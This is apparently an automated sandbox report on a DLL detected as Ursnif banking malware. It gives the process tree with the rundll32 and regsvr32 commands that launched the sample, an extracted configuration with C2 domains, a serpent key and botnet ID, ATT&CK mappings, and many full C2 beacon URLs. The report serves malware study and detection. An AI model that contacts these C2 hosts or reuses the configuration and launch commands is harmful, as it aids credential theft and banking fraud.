ID: 557481
Sample Name:
Wartless_v8.8.9.0.dll
Cookbook: default.jbs
Time: 07:51:14
Date: 21/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Wartless_v8.8.9.0.dll


Overview

General Information

Sample Name:	Wartless_v8.8.9.0.dll
Analysis ID:	557481
MD5:	3b4e9e88c0dd6e..
SHA1:	5d4f4d60773ed4..
SHA256:	4d4bedbc795e2d..
Tags:	exe gozi isfb italy pwvodafone ursnif vodafone
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Writes or reads registry keys via WMI
- Found API chain indicative of debug…
- Machine Learning detection for sam…
- Found evasive API chain (may stop…
- Sigma detected: Suspicious Call by…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 7132 cmdline: loaddll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6304 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 2276 cmdline: rundll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 784 cmdline: regsvr32.exe /s C:\Users\user\Desktop\Wartless_v8.8.9.0.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - rundll32.exe (PID: 6460 cmdline: rundll32.exe C:\Users\user\Desktop\Wartless_v8.8.9.0.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 6600 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6828 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4140 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17414 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6288 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:82946 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6376 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17418 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6076 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6900 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6000 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:17416 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6508 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:82946 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5348 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6076 CREDAT:148484 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 3648 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5228 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6776 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:17414 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4844 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:82946 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6852 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3648 CREDAT:214018 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 344 cmdline: "C:\Program Files\Internet Explorer\iexplore.exe" -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4716 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6512 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:17416 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6464 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:148482 /prefetch:2 MD5:

071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 1140 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:344 CREDAT:214018 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)

- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"LZsqpoecyAjADjfU7Chg08upMmPh9s52KURwMLeVbExqR0WPzjmiY0sqvuBbVd5UliPpiI1vk//fFbZdaVlJSGEUDRBnUiuB3fsNsZ3RoyiCzywMw4Zr6FxF+hc1b9zRYTQ2cNf3eyWqBzjCdRFagMiiQA+otNVjG6WfRndly80y3zvvE9kF1wgUwiJf27Urr8Ahb9uaOANUBf0VZ8YlfDKqKw0aV0vJ95MA4pfWcKcjRoAs02M+uPJPXQEHtRmRwiN5u8e5omIKfq2TZoNpq6PEAHr8gg2QcaCj9KeqSJEExzjUeb+9ROWN6YZRxQfpZog28cwcG13DaWclsLLFv5K3EZuwv3sh9x7+0P3sHaY=",
  "c2_domain": [
    "intermedia.bar",
    "nnnnnn.bar",
    "nnnnnn.casa"
  ],
  "botnet": "7576",
  "server": "50",
  "serpent_key": "lMfWhcERJ9HGK8sX",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000003.349703615.0000000005AC8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000009.00000003.343910189.0000000004F48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.349753525.0000000005AC8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.348956479.0000000004A98000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000009.00000003.344026783.0000000004F48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 39 entries

Sigma Overview

System Summary

Sigma detected: Suspicious Call by Ordinal

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking system information)

Anti Debugging

Found API chain indicative of debugger detection

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	1 1 2 Process Injection	1 Software Packing	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	1 1 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Virtualization/Sandbox Evasion	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 2 Process Injection	Cached Domain Credentials	1 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Wartless_v8.8.9.0.dll	20%	Virustotal		Browse
Wartless_v8.8.9.0.dll	14%	ReversingLabs		
Wartless_v8.8.9.0.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
6.2.rundll32.exe.4210000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
9.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
9.2.rundll32.exe.4440000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File
5.2.regsvr32.exe.4f90000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.regsvr32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
6.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
1.2.loaddll32.exe.10c0000.1.unpack	100%	Avira	HEUR/AGEN.1108158		Download File

Domains

Source	Detection	Scanner	Label	Link
nnnnnn.bar	13%	Virustotal		Browse
nnnnnn.casa	13%	Virustotal		Browse
www.nnnnnn.casa	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGd	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5seTAjCr_2BptR/zhdF_2B4iq_2F_2BdHZdbI/ppfIxjLZ1jFYb/jyraclx8/vY5o1N_2BBLJzcq8mbek0fq/sxBZO8XqCk/AZEFg4uupv5GBukaQ/chXIble8iRyF/2WTf0LlFxoi/1E61e67K_2BmUA/YOX2fReueqR9_2BbftFvZ/gzjKHMsB77w59NKXhfCT1/8O.jlk	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIliiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQI/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/.x	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/QsS2jHAM_/2BwJZccmdp5m9iHVP9BE/Hy_2Bb24NYz6UUYImCo/zrhZsMNoFc_2FvJseSFb87/xXKn3PzxfNPne/1IWtDw4e/zao8w3_2FqS1tUowEpdILrG/AQc_2F2CTQ/Kg84n698KmhLQ87R8/T3KY8S12PpxD/H69sMspGVxv/is2jKybUtpc7W2/tjpg5c_2BM2CHgmR9sa3h/opwZ5u985b9SYlvV/9nvFId2LU1FOjTP/3gzCgoFC/zqOGqAVh/K.jlk	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5tlp9mQUoOfWLynTM/O86glIn9ihyHk/5dZsFtfy/gp_2FLvf0NHL3yVUkVbncwC/We6V8shIxB/_2BT5Ij9nSjAjmHue/61Ynbzrr_2B_/2FOk8Wface5/IcJD0_2FBb9PKs/3pUPEuZF5gHL68StfaFm9/KhGw_2FEloE_2FaF/OCoSTxCMO1I6oVZ/G3ADi.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/zd0veKiw3e_2FVw/JJ7tbavOiQvA9d8rHF/MReVkRvio/SC3uRIruy_2BXo_2FvjQ/5wwzMoShaTYrGjtEhg7/Q4EU_2F58MrLDOMpnwDvQl/4oAzAGZ9KhB2P/11ho7azQ/oSQaJwmg4Z33JCzj8wVAL4y/p2pAzghuFr/NTjo_2FX5hnFJvVKJ/pSUsYhZ3ii5t/IXWGFfzs8Ne/P3kSZsDcK04c9o/M4TxQU3QgnIS7BTTFhUW8/eYRw_2Bi9Rap_2/FlW.jlk	0%	Avira URL Cloud	safe	
http://nnnnnn.casa/drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7CUA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8HdH/lkRH05yG/dOy.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bgWUmWV0_2FTKbCFG/m6xLkSgM48Oze/LZKc_2BO/Myzp5z9Dk_2FbCSnM34XJUg/ogD9Cozi7C/6qyLWzXnGACtiDP4J/KO2WBPMOCxXt/oVhJAyi7HfC/llSp6R5CbMEV6O/pWBWjvBlX_2BzwlI_2FNe/aSFN3R7LiwRoaekP/97se3rx1ezUsiA_2B/0.jlk	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1	0%	Avira URL Cloud	safe	
http://nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bg	100%	Avira URL Cloud	malware	
http://nnnnnn.bar	100%	Avira URL Cloud	malware	
http://www.nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87IxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBVzFRV2y7p/i4v3Y78Vy_2Bp_2BxdGdbM/whuGV1XTox4hc/jcJqVx_2/FC4hXQyB_2FvHrlQcEykfbJ/3l26l53hjv/IBYuGkcw1BuY86DQJ/aydytxVa1HaW/swwDbP87lxK/xN2GyTfX37m5pT/CCqiL659bjh4zm99trcC1/h4i2tWML6TK/YFULvmqt7CP/1.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGdcDC1Vg/H9xTO58gw9Sr3l5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk	100%	Avira URL Cloud	malware	
http://www.nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3paMFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0I_2FkyTPhzae4E/1G0e1neGkHRRAKR/dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IlC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk	100%	Avira URL Cloud	malware	
http://nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBV	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff	0%	Avira URL Cloud	safe	
http://intermedia.bar/drew/tN_2FPnM2JFaCc33jtc/NPCaV6rrqIxKNKP7n1AR3O/LMe16EhvI_2Bi/SLNSQXLS/EviOTr3	0%	Avira URL Cloud	safe	
http://intermedia.bar/drew/QIymR1NV/VEHDP0tzxYyfhToi28JN0gN/4iuWFUXiYW/K0CJrXj0tnUEhVH78/U3kVKnzlLrQ	0%	Avira URL Cloud	safe	
http://intermedia.bar/drew/QIymR1NV/VEHDP0tzxYyfhToi28JN0gN/4iuWFUXiYW/K0CJrXj0tnUEhVH78/U3kVKnzlLrQT/SmvkeHiBSVF/jSdieAe6QVgPYk/Ls60EE1RdzPENlayPGjHS/AIjKP7dUycBtEyrA/RFerBbxZvrxnd_2/Bc1S7J_2FQDJBAH3dG/kHsLUg6CP/6tr_2F_2FmCAcHtuBxvU/3I9dXvsa3LnrU2f8IF1/dsxBAmQu5x_2BsDF7qQMQs/L_2FeC4tc/dGJ.jlk	0%	Avira URL Cloud	safe	
http://www.nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP	100%	Avira URL Cloud	malware	
http://intermedia.bar/drew/tN_2FPnM2JFaCc33jtc/NPCaV6rrqIxKNKP7n1AR3O/LMe16EhvI_2Bi/SLNSQXLS/EviOTr3wnTfM22OhIhFDrhX/abhGbeDg_2/F32j7cFeBDC9GyCao/m10xhdMb4CCa/7HwtF9C64_2/F3b31QlJIQy42X/zsnIbRG3JRJ596u8kc4vW/CJEx7Xa659BvZ2yV/10sCxMgGuLgu5f6/Z9JRI8lQTnPNjwZZMu/mc129Uq8l/WlhkxbiPfyst/snQ.jlk	0%	Avira URL Cloud	safe	
